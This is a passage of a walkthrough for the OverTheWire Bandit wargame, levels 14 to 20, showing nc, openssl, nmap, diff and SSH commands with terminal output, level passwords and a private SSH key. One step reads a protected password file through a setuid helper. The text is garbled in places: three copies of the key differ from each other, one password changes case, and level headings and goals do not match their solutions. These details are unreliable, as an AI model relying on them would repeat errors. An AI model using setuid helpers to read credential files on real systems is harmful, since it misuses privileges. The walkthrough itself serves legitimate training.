Password : 8xCjnmgoKbGLhHFAZlGE5Tmu4M2tKJQo

Explanation :

- `nc` (Netcat): This is a powerful networking utility used to read from and write to network connections using TCP or UDP.
- `localhost`: Refers to the local machine you are currently logged into (the Bandit 14 server).
- `3000`: The specific port number where the "listener" is waiting for the password.
- Action: After running this command, the terminal will wait for input. And we must paste the password for Level 14 (`MU4VWeTyJk8ROof1qgmCBPaLh7lDCPvS`) and press Enter. The server will then verify it and return the password for Level 15.

Bandit Level 15 → Level 16


Level Goal :

The password for the next level can be retrieved by submitting the password of the current level to port 30001 on localhost using SSL encryption.

Solution:

Step 1 - Logging into the current level:

```
ssh bandit15@bandit.labs.overthewire.org -p 2220
```



Step 2 - Connecting to the local port using SSL/TLS:

```
openssl s_client -connect localhost:30001
```

```
bandit15@bandit:~$ openssl s_client -connect localhost:30001
CONNECTED(00000003)
Can't use SSL_get_servername
depth=0 CN = SnakeOil
verify error:num=18:self-signed certificate
verify return:1
depth=0 CN = SnakeOil
verify return:1
---
Certificate chain
 0 s:CN = SnakeOil
  i:CN = SnakeOil
  a:PKEY: rsaEncryption, 4096 (bit); sigalg: RSA-SHA256
  v:NotBefore: Jun 10 03:59:50 2024 GMT; NotAfter: Jun  8 03:59:50 2034 GMT
---
Server certificate
-----BEGIN CERTIFICATE-----
MIIFBzCCAu+gAwIBAgIUblZ7DBxA0IfojaL/WaJzE6Sbz7cwDQYJKoZIhvcNAQEL
BQAwEzERMA8GA1UEAwIU25ha2VPaWwwHhcNMjQwMDM1OTUwWhcNMzQwNjA4
MDM1OTUwWjATMREwDwYDVQQDDAhTbmFrZU9pbDCCAIwDQYJKoZIhvcNAQEBBQAD
ggIPADCCAgCggIBANI+P5QXm9Bj21FIPsQqbqZRb5XmSZZJYaam7EIJ16Fxedf+
jXAv4d/FVqiEM4BuSNsNmBMx2Gq0lAfN33h+RMTjRoMb8yBsZsC063MLfXCk4p+
09gtGP7BS6Iy5XdmfY/fPHvA3JDEScdlDDmd6Lsbdwhv93Q8M6POV09sv4HuS4t/
jEjr+NhE+Bjr/wDbyg7GL71BP1WPZpQnRE40zoSrt5+bZVLvODWUFWinB0fLaGRk
GmI0r5EU0Ud7HpYyoIQbinLePGfPpHRKnmdXTTEZEoxeWAAm1VhPGqfrB/Pnca+
vAJX7iB0b3kHinfVOScsG/YAUR94wSELeY+UleWJaELVUntrJ5HeRDiTChiVQ++
wnnjNbepaW6shopybUF3XXfhIb4NvwLWpvoKFXVtcVjlOuJf0snVvpE+MRT0wacy
tHtjZs7Ao7GYxDz6H8AdBLKJW67uQon37a4MI260ADFMS+2vEAbNSFP+f6ii5mrB
18cY64ZaF6oU8bjGK7BARdx56bRc3WFyubIGWAFHEuB948BcshXY7baf5jjzPmgz
mq1zdRthQB31MOM2ii6vuTkheAvKFFf+llH4M9SnES4NSF2hj9NnHga9V08wfhYc
x0W6qu+S8HudVF+V23yTvUNGz4Q+UoGs4sHSDEsIBFqNvInnpUmtNgcR2L5PAgMB
AAGjUzBRMB0GA1UdDgQWBTPo8kfze4P9EgxNuyk7+xDGFtAYzAfBgNVHSMEGDAW
gBTPo8kfze4P9EgxNuyk7+xDGFtAYzAPBgNVHRMBAf8EBTADAQH/MA0GCSqGSIb3
DQEBcwUAA4ICAQAKHomtmcGqyiLnhziLe97Mq2+Sul5QgYVwfx/KY0Xxv2T8ZmcR
Ae9XFhZT4jsA0UDK10Xx9aZgDGJHJLNEVTe9zWv1ONFFNxEbXQgP7hbmDBWdtj6d
taqEW/Jp06X+08BtNYK9NZsvDg2YRcv0HConeMjwvEL7tQK0m+GVyQfLYg6jnrhx
egH+abucTKxabFcWSE+Vk0uJYMqcbXvB4WNKz9vj4V5Hn7/DN4xIjFko+nREw60a
/AUFjNn0/FPjap+d68H1LdzMH3PSs+yjGid+6Zx9FCnt9qZydW13Miqg3nDnODXw
+Z682mQFjVLGPCA5Z0QbyMKY4tNazG2n8qy2famQT3+jf8Lb6a4NGbnpeWnLMkIu
jWLWIkA9MlbdNXuajiPNVyYIK9gdoBzbfaKwoOfSsLxEqlf8rio1GGcEV5Hlz5S2
txwI0xdW9MwGwoiLbZSbRJH4TIBFFtoBG0LoEJi0C+UPwS8CDngJB4TyrZqEld3
rH87W+Et1t/Nepoc/Eoaux9PPfp5VPXP+qwQGmhir/hv70sgBhrkYuhkjjxZ8+1uk7
tUWC/XM0mpLoxsq6vVl3AJaJe1ivdA9xLytsuG4iv02Juc593HXYR8yOpow0Eq2T
U5EyuFg5RXyWAPI7ykw1PW7zAPL4MlonEVz+QX0Sx6eyhimp1VZC11SCg==
-----END CERTIFICATE-----
subject=CN = SnakeOil
issuer=CN = SnakeOil
---
No client certificate CA names sent
Peer signing digest: SHA256
Peer signature type: RSA-PSS
```

```

00c0 - 07 7e 85 d2 51 39 b8 fc-4e 3b 47 ff 41 b7 fa 00  .~..Q9..N;G.A...
00d0 - 3d 74 b8 d8 60 54 1b 98-d0 8d 44 8d bf 8b e7 58  =t..`T....D....X

Start Time: 1771602373
Timeout : 7200 (sec)
Verify return code: 18 (self-signed certificate)
Extended master secret: no
Max Early Data: 0

---
read R BLOCK
---
Post-Handshake New Session Ticket arrived:
SSL-Session:
    Protocol : TLSv1.3
    Cipher : TLS_AES_256_GCM_SHA384
    Session-ID: 341D66937BCD62FF16FD95E08BD38B777BDDDF262F50E30CE2C150C66C3AC417
    Session-ID-ctx:
    Resumption PSK: 5087D18E100C2D2A9931A25328C166C8138895BD37EA260AADE92D883F2A4972AE1EB8EB1399A60C64D66E165211F4CE
    PSK identity: None
    PSK identity hint: None
    SRP username: None
    TLS session ticket lifetime hint: 300 (seconds)
    TLS session ticket:
0000 - 52 a5 22 c6 97 aa 22 40-af 85 55 a8 7c 1d 72 a2  R." ... "@..U.|.r.
0010 - b1 07 b5 25 1e 21 76 2a-66 d0 6a 06 cb a8 9d c0  ...%.!v*f.j.....
0020 - d0 af 77 d3 7d 50 1a c2-ce 60 66 9f 56 42 bf 32  ..w.}P...`f.VB.2
0030 - b7 85 fd 8b 46 ea 4b c0-2a e0 07 bc fb 9e c0 8b  ....F.K.*.....
0040 - 32 a6 05 57 b4 3b eb 3c-4e 96 8f 4d eb 91 b4 3d  2..W.;.<N..M...=
0050 - b9 57 95 20 95 58 52 89-83 1f e7 66 e6 c5 1c a2  .W. .XR....f....
0060 - 99 a5 67 5f 4b 67 27 f0-45 03 e7 e1 57 89 e5 85  ..g_Kg'.E...W...
0070 - 23 97 6c 6c 36 05 88 4c-da 70 1f 39 e3 60 81 a4  #.ll6..L.p.9.`..
0080 - 53 08 7a dd fd 3c 8a 92-f5 d0 94 6c 11 5a 62 3b  S.z ..<.....l.Zb;
0090 - 37 74 9b 76 5b 76 27 c4-ce 0b 2f fe a3 cc cc e0  7t.v[v' ... /....
00a0 - b8 9f f6 4b ed 91 62 70-87 f6 e7 86 a8 f8 82 53  ...K..bp.....S
00b0 - 8f f1 ee b6 50 ce 22 52-ec 00 f7 56 5d fb 43 31  ....P."R...V].C1
00c0 - b3 bb ea 31 8b 2e 0c bb-9f f5 20 9e 5f e7 ea d2  ...1..... _...
00d0 - 08 62 fc 47 df da 26 ca-ba b1 33 8e 35 e7 3f 59  .b.G..& ... 3.5.?Y

Start Time: 1771602373
Timeout : 7200 (sec)
Verify return code: 18 (self-signed certificate)
Extended master secret: no
Max Early Data: 0

---
read R BLOCK
8xCjnmgoKbGLhHFAZlGE5Tmu4M2tKJQo
Correct!
kSkvUpMQ7lBYyCM4GBPvCvT1BfWry0Dx

closed
bandit15@bandit:~$ █

```

Explanation :

- `openssl s_client`: This is a generic SSL/TLS client which can establish a secure connection to a remote host.
- `-connect localhost:30001`: This tells the client to connect to the service running on the local machine at port 30001.
- Action: Once the connection is established and the SSL handshake is complete, we must paste the password for Level 15 (`8xCjnmgoKbGLhHFAZlGE5Tmu4M2tKJQo`) and press Enter. The server will then provide the password for Level 16.

Bandit Level 16 → Level 17

Level Goal :

The password for the next level is stored on the server at a port in the range 31000 to 32000. We must find which port is listening, determine which ones speak SSL, and then submit the current level's password to the correct one.

Solution:

Step 1 - Logging into the current level:

```
ssh bandit16@bandit.labs.overthewire.org -p 2220
```

```
(sofi@kali)-[~]
$ ssh bandit16@bandit.labs.overthewire.org -p 2220
File System
This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames
backend: gibson-0
bandit16@bandit.labs.overthewire.org's password:
Welcome to OverTheWire!
```

Step 2 - Scanning for open ports in the specified range:

```
nmap -p 31000-32000 localhost
```

```
bandit16@bandit:~$ nmap -p 31000-32000 localhost
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-02-20 15:50 UTC
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00015s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE
31046/tcp  open  unknown
31518/tcp  open  unknown
31691/tcp  open  unknown
31790/tcp  open  unknown
31960/tcp  open  unknown
Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
```

Step 3 - Testing an identified port for SSL connectivity:

```
openssl s_client -connect localhost:31046
```

```
bandit16@bandit:~$ openssl s_client -connect localhost:31046
CONNECTED(00000003)
4087F0F7FF7F0000:error:0A0000F4:SSL routines:ossl_statem_client_read_transition:unexpected message:../ssl/statem/statem_clnt.c:398:
---
no peer certificate available
---
No client certificate CA names sent
---
SSL handshake has read 293 bytes and written 300 bytes
Verification: OK
---
New, (NONE), Cipher is (NONE)
Secure Renegotiation IS NOT supported
Compression: NONE
Expansion: NONE
No ALPN negotiated
Early data was not sent
Verify return code: 0 (ok)
---
```

Explanation : Attempt to establish an SSL/TLS connection to an open port found during the scan. In this case, port 31046 was tested but did not provide the expected response, indicating it was the "wrong" port for this challenge.

Step 4 - Connecting to the correct SSL port:

```
openssl s_client -connect localhost:31790
```

```
00a0 - aa 97 e4 3b 45 ea 61 d3-4a 35 bb c2 05 d7 4d 88 ...;E.a.J5...M.
00b0 - 36 ad d9 9e 6c 9d 55 25-5a 95 5a 9d 6d 68 cf 76 6 ... l.U%Z.Z.mh.v
00c0 - 78 17 80 18 5b 1f 4a 45-f2 28 49 d6 23 f0 35 91 x ... [.JE.(I.#.5.
00d0 - 9b 70 81 fa 68 64 04 db-5c 49 de 9e c5 77 5b 1c .p..hd..\I...w[.

Start Time: 1771602778
Timeout : 7200 (sec)
Verify return code: 18 (self-signed certificate)
Extended master secret: no
Max Early Data: 0
---
read R BLOCK
---
Post-Handshake New Session Ticket arrived:
SSL-Session:
  Protocol : TLSv1.3
  Cipher : TLS_AES_256_GCM_SHA384
  Session-ID: E7C0A1A39519065F88AF2F9568D2A73C9453D061722F6FD646560322D803D037
  Session-ID-ctx:
  Resumption PSK: 22D947D70511F8883C8F269EAED66E1ED12699424C9FB5624648B677A3A63CA2E00670D1E9A03C960C05E87AC9839106
  PSK identity: None
  PSK identity hint: None
  SRP username: None
  TLS session ticket lifetime hint: 300 (seconds)
  TLS session ticket:
0000 - 56 17 b1 07 93 f3 34 f2-ca 0c f4 8f 26 73 87 08 V.....4.....6s..
0010 - b9 11 84 d3 92 17 19 21-bb b1 49 88 15 8b 94 5b .....!..I....[
0020 - 0a d0 df e6 5e ba 43 ec-4a fd a7 08 a7 2b d6 4d .....^..C.J....+.M
0030 - ac 34 2e c1 85 f7 21 5b-4b 3b f3 9a 89 09 02 3d .4....![K;....=
0040 - 5d da 3e 11 b1 05 5a 45-d3 8c da d2 72 39 c7 17 ].>...ZE.....r9..
0050 - 38 91 76 b5 fd cd bc 5d-e7 29 bd 32 be 9f 59 a3 8.v....].).2..Y.
0060 - 70 ff 2c ff a2 98 de 59-c8 6e 79 e3 0f aa fd 7f p,....Y.ny.....
0070 - 91 6b 45 46 d6 5e c7 c6-3a ec 26 7a 98 ee 55 ff .kEF.^...:6z..U.
0080 - 0b d1 e1 ca e9 9e 05 6a-fe f0 52 eb 58 9e 3d 46 .....j..R.X.=F
0090 - b5 0a ed f0 ff dc 86 2a-ad ed cb 56 ed 3b 08 bb .....*...V.;..
00a0 - a1 52 01 11 84 25 e2 c2-93 87 bc 69 04 8e 53 7b .R...%.....i..S{
00b0 - b5 25 5d c2 dc 4d 3f 6c-db bc 89 aa e3 0b 11 c2 .%]..M?l.....
00c0 - 9e c1 a3 24 71 30 73 f4-ec 49 6f 67 79 71 9c bb ... $q0s..Iogyq..
00d0 - ba 12 44 6c 02 59 c3 6c-3d 47 83 ce 00 cd ee 70 ..DL.Y.l=G.....p

Start Time: 1771602778
Timeout : 7200 (sec)
Verify return code: 18 (self-signed certificate)
Extended master secret: no
Max Early Data: 0
---
read R BLOCK
kSkvUpMQ7lBYyCM4GBPvCvT1BfWRY0Dx
KEYUPDATE
closed
bandit16@bandit:~$
```

Explanation : After further investigation or testing other open ports, port 31790 is identified as the correct service. This command initiates the secure handshake required to communicate with the service.

Step 5 - Automating the password submission:

```
echo "kSkvUpMQ7lBYyCM4GBPvCvT1BfWRy0Dx" | openssl s_client  
-connect localhost:31790 -quiet
```

```
bandit16@bandit:~$ echo "kSkvUpMQ7lBYyCM4GBPvCvT1BfWRy0Dx" | openssl s_client -connect localhost:31790 -quiet  
Can't use SSL_get_servername  
depth=0 CN = SnakeOil  
verify error:num=18:self-signed certificate  
verify return:1  
depth=0 CN = SnakeOil  
verify return:1  
Correct!  
-----BEGIN RSA PRIVATE KEY-----  
MIIEogIBAAKCAQEAvM0kuiFmMg6HL2YPI0jon6iWfbp7c3jx34YkYwQUH57SudyJ  
imZzeyGC0gtZPGUjUSxiJSWI/oTqexh+cAMTSMLOJf7+BrJ0bArndx9Y7YT2bRPQ  
Ja6Lzb558YW3FZL870Ri0+rW4LDCDnd2lUvLE/GL2GWyuKN0K5iCd5TbtJzEkQTu  
DSt2mcNn4rHAL+JFr56o4T6z8WWAW18BR6yGrMq7Q/kALHYW30eKePQAzL0VUYbW  
JGTi65CxbCnzc/w4+mqQyvmzpWtMAzJTzAzQxNbK2MBGySxDLrjg0LWN6sK7wNX  
x0YVztz/zbIkPjfkU1jHS+9EbVNj+D1XF0JuaQIDAQABoIBABagxpM1aoLWfVd  
KHcj10nqco8c4oE11aFYQwik7xFW+24pRNuDE6SFth0ar69jp5RLwD1NhPx3iBl  
J9nOM80J0VToum43UOS8YxF8WwhXriYGnc1sskbwpXOUDc9uX4+UESzH22P29ovd  
d8WErY0gPxun8pbJLmxkAtWNhpMvfe0050vk9TL5wqbu9AlbssgTcCXkMQnPW9nC  
YNN6DDP2lbcBrvgT9YCNL6C+ZKufD52yOQ9q0kwFTEQpjtF4uNtJom+asvlpms8A  
vLY9r60wYsVmZhnqBUrj7lYctXMIu1kkd4w7F77k+DjHoAXyxcUp1DGL51s0mama  
+TOWWgECgYEA8JtPxP0GRJ+IQkX262jM3dEIkza8ky5moIwUqYdsx0NxHgRRh0RT  
8c8hAuRbB2G82so8vUHK/fur850Efc9TncnCY2crpoqsgshifKLxRLgt+qDpfZnx  
SatLdt8GfQ85yA7hnWWJ2Mx3F3NaeSDm75Lsm+BbAiyC9P2jGRntMSKcGyEAYpHd  
HCctNi/FwjuLhttFx/rHYKhLidZDFYeiE/v45bN4yFm8x7R/b0iE7KaszX+Exdvt  
SghaTdcG0Knyw1bpJVyusavPzpaJMjdJ6tcFhVAbAjm7enCivGCSx+X3l5SiWg0A  
R57hJglezIiVjv3aGwHwvLZvtszK6zV6oXFAu0ECgYAbjo46T4hyP5tJi93V5Hdi  
TtieK7xRVxUL+iu7rWkGAXFpMLFteQEsrR7PJ/lemmEY5eTDAFmLy9FL2m9oQWCG  
R8VdwSk8r9FGLS+9aKcV5PI/WEKlwgXinB30hYimtiG2Cg5JCqIZFHxD6MjEG0iu  
L8ktHMPvodbWnsSBULpG0QKBgBAPLTfC1H0nWiMG0U3KPwYwT006CdTkmJ0mL8Ni  
blh9elyZ9FsGxsgtRBRsqXuz7wtsQAgLHxbdLq/ZJQ7Yfz0KU4ZxEnabvXnvWkU  
Y0djHdSO0KvDQNWu6ucyLRAWFuISeXw9a/9p7ftpxm0TSgyvmfLF2MIAEwyZRqAM  
77pBAoGAMmjmIjDjp+Ez8duyn3ieo36yrtdF5NSsJLABxPdlc1gvtGCWW+9Cq0b  
dxviW8+TFVEBL104f7Hvm6EpTscdXU+bCXWkfjuRb7Dy9G0tt9JP5X8MBTakzh3  
vBgysi/sN3RqRBcGU40f0oZyfAMT8s1m/uYv5206IgeuZ/ujbjY=  
-----END RSA PRIVATE KEY-----
```

Explanation :

- `echo "...":` Prints the current level's password.
- `|` (Pipe): Feeds that password directly into the next command's input.
- `openssl s_client ... -quiet:` Establishes the connection and immediately sends the password. The `-quiet` flag suppresses unnecessary status messages, making it easier to see the private SSH key returned by the server.

Bandit Level 17 → Level 18

Level Goal :

There are two files in the home directory: `passwords.old` and `passwords.new`. The password for the next level is in `passwords.new` and is the only line that has been changed between the two files.

Solution:

Step 1 - Saving the private key locally:

```
nano bandit17.key

-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAvmOkuifmMg6HL2YPIOjon6iWfbp7c3jx34YkYWqUH57SUdyJ
imZzeyGC0gtZPGUjUSxiJSWI/oTqexh+cAMTSMlOJf7+BrJObArnxd9Y7YT2bRPQ
Ja6Lzb558YW3FZl87ORiO+rW4LCDCNd2lUvLE/GL2GWyuKN0K5iCd5TbtJzEkQTu
DSt2mcNn4rhAL+JFr56o4T6z8WWAW18BR6yGrMq7Q/kALHYW3OekePQAzL0VUYbW
JGTi65CxbCnzc/w4+mqQyvmpzPwMAzJTzAzQxNbK2MBGySxDLrjg0LWN6sK7wNX
x0YVztz/zbIkPjfkUljHS+9EbVNj+D1XFOJuaQIDAQABaoIBABagpxpMlaoLWfvD
KHcj10nqcoBc4oE1laFYQwik7xfW+24pRNuDE6SFthOar69jp5RlLwD1NhPx3iBl
J9nOM8OJ0VToum43UOS8YxF8WwhXriYGnc1sskbwpXOUDc9uX4+UESzH22P29ovd
d8WERy0gPxun8pbJLmxkAtWNhpMvfe0050vk9TL5wqbu9AlbssgTcCXkMQnPw9nC
YNN6DDP2lbcBrvgT9YCNL6C+ZKufD52yOQ9qQkwFTEQpjtf4uNtJom+asvlpms8A
vLY9r60wYSvmZhNqBURj7lyCtXMIu1kkd4w7F77k+DjHoAXyxcUp1DGL5lsOmama
+TOWWgECgYEA8JtPxP0GRJ+IQkX262jM3dEIkza8ky5moIwUqYdsx0NxBgRRhORT
8c8hAuRBb2G82so8vUHk/fur85OEfc9TncnCY2crpoqsgghifKLxrLgtT+qDpfZnx
SatLdt8GfQ85yA7hnWWJ2MxF3NaeSDm75Lsm+tBbAiyC9P2jGRNtMSkCgYEAypHd
HCctNi/FwjulhttFx/rHYKhLidZDFYeie/v45bN4yFm8x7R/b0ie7KaszX+Exdvt
SghaTdcG0Knyw1bpJVyusavPzpaJMjdJ6tcFhVABAjm7enCivGCSx+X3l5SiWg0A
R57hJgleZiIvJv3aGwHwv1ZvtszK6zV6oXFAu0ECgYAbjo46T4hyP5tJi93V5Hdi
TtieK7xRVxUl+iU7rWkGAXFpMLFteQEsRr7PJ/lemmEY5eTDAFmLy9FL2m9oQWCg
R8VdwSk8r9FGLS+9aKcV5PI/WEKlwGXinB30hYimtiG2Cg5JCqIZFHxD6MjEGoiu
L8ktHMPvodBwNsSBULpG0QKBgBaplTfC1HOnWiMGOU3KPwYwt006CdTkmJOML8Ni
blh9elyZ9FsGxsgrBXRsqXuz7wtsQAgLHxbdLq/ZJQ7YfzOKU4ZxEnabvXnvWkU
YOdjHdSOoKvDQNWu6ucyLRAWFuISeXw9a/9p7ftpxm0TSgyvmfLF2MIAEwyzRqaM
77pBAoGAMmjmIJdjp+Ez8duyn3ieo36yrTtF5NSsJLABxFpdlc1gvtGCWW+9Cq0b
dxviW8+TFVEBl104f7Hvm6EpTscdDxU+bCXWkfjuRb7Dy9G0tt9JPsx8MBTakzh3
vBgysi/sN3RqRBCGU40fOoZyfAMT8slm/uYv52O6IgeuZ/ujbjY=
-----END RSA PRIVATE KEY-----
```

```
(sofi@kali)-[~]
$ nano bandit17.key
```

```

GNU nano 8.6 bandit17.key
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAvM0kuiFmMg6HL2YPIOjon6iWfbp7c3jx34YkYWqUH57SudyJ
imZzeyGC0gtZPGujUSxiJSWI/oTqexh+cAMTSMl0Jf7+BrJ0bArnxd9Y7YT2bRPQ
Ja6Lzb558YW3FZl870RiO+rW4LDCdN2lUvLE/GL2GWyuKN0K5iCd5TbtJzEkQTu
DSt2mcNn4rhAL+JFr56o4T6z8WWAW18BR6yGrMq7Q/kALHYW30ekePQAZL0VUYbW
JGTi65CxbCnzc/w4+mqQyvmzpWtMAzJTzAzQxNbkR2MBGySxDLrjg0LWN6sK7wNX
x0YVztz/zbIkPjfkU1jHS+9EbVNj+D1XF0JuaQIDAQABAOIBABagxpM1aoLWfvD
KHcj10nqcoBc4oE11aFYQwik7xfW+24pRNUDE6SFth0ar69jp5RlLwD1NhPx3iBl
J9nOM80J0VToum43UOS8YxF8WwhXriYGnc1sskbwpX0UDc9uX4+UESzH22P29ovd
d8WErY0gPxun8pbJLmxAAtWNhpMvfe0050vk9TL5wqbu9AlbssgTcCXkMQnPw9nC
YNN6DDP2lbcBrvgT9YCNL6C+ZKufD52y0Q9q0kwFTEQpjtfF4uNtJom+asvlpms8A
vLY9r60wYSvmZhNqBURj7lyCtXMIu1kkd4w7F77k+DjHoAXyxcUp1DGL51sOmama
+TOWWgECgYEA8JtPxP0GRJ+IQkX262jM3dEIkza8ky5moIwUqYdsx0NxHgRRhORT
8c8hAuRb2G82s08vUHK/fur850Efc9TncnCY2crpoqsghifKLxrLgtT+qDpfZnx
SatLdt8GfQ85yA7hnWWJ2Mx3F3NaeSDm75Lsm+tBbAiyC9P2jGRNtMSKcGyEAYpHd
HCctNi/FwjulhttFx/rHYKhLidZDFYeiE/v45bN4yFm8x7R/b0iE7KaszX+Exdvt
SghaTdcG0Knyw1bpJVyusavPzpaJMjdJ6tcFhVAbAjm7enCivGCSx+X3l5SiWg0A
R57hJglezIiVjv3aGwHwvLzvtzK6zV6oXFAu0ECgYABjo46T4hyP5tJi93V5Hdi
TtieK7xRVxUL+iU7rWkGAXFpMLFteQEsRr7PJ/lemmEY5eTDAFmly9FL2m9oQWCg
R8VdwSk8r9FGLS+9aKcV5PI/WEKlwgXinB30hYimtiG2Cg5JCqIZFHxD6MjEG0iu
L8ktHMPvodBwnSBULpG0QKBgBAPltFc1H0nWiMGOU3KPwYwt006CdTkmJ0mL8Ni
blh9elyZ9FsGxsgtRBXRsQXuz7wtsQAGLHxbdLq/ZJQ7Yfz0KU4ZxEnabvXnvWkU
Y0djHdS0oKvDQNWu6ucyLRAWFuISeXw9a/9p7ftpxm0TSgyvmfLF2MIAEwyZRqaM
77pBAoGAMmjmIjdjp+Ez8duyn3ieo36yrftF5NSsJLABxPdlc1gvtGCWW+9Cq0b
dxviW8+TFVEBl104f7Hvm6EpTscDxU+bCXWkfjuRb7Dy9G0tt9JP5X8MBtakzh3
vBgysi/sN3RqRBCGU40f0oZyfAMT8s1m/uYv5206IgeuZ/ujbjY=
-----END RSA PRIVATE KEY-----

```

Step 2 - Restricting file permissions:

```
chmod 600 bandit17.key
```

```

(sofi@kali)-[~]
$ chmod 600 bandit17.key

```

Step 3 - Logging into Level 17 using the SSH key:

```
ssh -i bandit17.key bandit17@bandit.labs.overthewire.org -p 2220
```

```

(sofi@kali)-[~]
$ ssh -i bandit17.key bandit17@bandit.labs.overthewire.org -p 2220
bandit17@bandit.labs.overthewire.org:~$

[bandit17@bandit.labs.overthewire.org ~]$

This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames

backend: gibson-0

www. ver he ire.org

Welcome to OverTheWire!

```

Step 4 - Finding the difference between the password files:

```
diff passwords.old passwords.new
```

```
bandit17@bandit:~$ diff passwords.old passwords.new
42c42
< BMI0FKM7CRSLI97voLp3TD80NAq5exxk
___
> x2gLTTjFwMOhQ8oWNbMN362QKxfRqGLO
```

Explanation : The `diff` command compares the two files line by line.

- The output will show the lines that are different.
- The line marked with a `>` indicates the content present in `passwords.new` that differs from `passwords.old`. This revealed line is the password for Level 18.

Password : x2gLTTjFwMOhQ8oWNbMN362QKxfRqGLO

Bandit Level 18 → Level 19

Level Goal :

The password for the next level is stored in a file called `readme` in the home directory; however, `.bashrc` has been modified to trigger an automatic logout upon SSH login.

Solution:

Step 1 - Attempting a normal login (and observing the logout):

```
ssh bandit18@bandit.labs.overthewire.org -p 2220
```



```
(sofi@kali)-[~]
$ ssh bandit19@bandit.labs.overthewire.org -p 2220

bandit19@bandit:~$

This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames

backend: gibson-0
bandit19@bandit.labs.overthewire.org's password:

Welcome to OverTheWire!
```

Step 2 - Identifying the setuid binary:

```
ls -la
```

```
bandit19@bandit:~$ ls -la
total 36
drwxr-xr-x  2 root    root      4096 Oct 14 09:26 .
drwxr-xr-x 150 root    root      4096 Oct 14 09:29 ..
-rwsr-x---  1 bandit20 bandit19 14884 Oct 14 09:26 bandit20-do
-rw-r--r--  1 root     root       220 Mar 31 2024 .bash_logout
-rw-r--r--  1 root     root      3851 Oct 14 09:19 .bashrc
-rw-r--r--  1 root     root       807 Mar 31 2024 .profile
```

Explanation : List the files in the home directory to find `bandit20-do`. Notice the file permissions (specifically the `s` in `rwsr-x---`), indicating it is a setuid binary owned by `bandit20`. This means the file runs with `bandit20` privileges regardless of who executes it.

```
./bandit20-do cat /etc/bandit_pass/bandit20
```

```
bandit19@bandit:~$ ./bandit20-do cat /etc/bandit_pass/bandit20
0qXahG8ZjOVMN9Ghs7iOWsCfZyXOUbYO
```

Explanation : Use the `bandit20-do` utility to execute a command as the `bandit20` user.

Password : 0qXahG8ZjOVMN9Ghs7iOWsCfZyXOUbYO

Bandit Level 20 → Level 21


Level Goal :

Find the password for the next level by utilizing a setuid binary located in the home directory. Access the password file at `/etc/bandit_pass/bandit20`, which is normally only readable by user `bandit20`.

Solution:

Step 1 - Logging into the current level:


```
ssh bandit20@bandit.labs.overthewire.org -p 2220
```



```
(sofi@kali)-[~]  
$ ssh bandit20@bandit.labs.overthewire.org -p 2220  
bandit20@bandit:~  
This is an OverTheWire game server.  
More information on http://www.overthewire.org/wargames  
backend: gibson-0  
bandit20@bandit.labs.overthewire.org's password:  
bandit20@bandit:~  
Welcome to OverTheWire!
```

Step 2 - Identifying the connection binary:

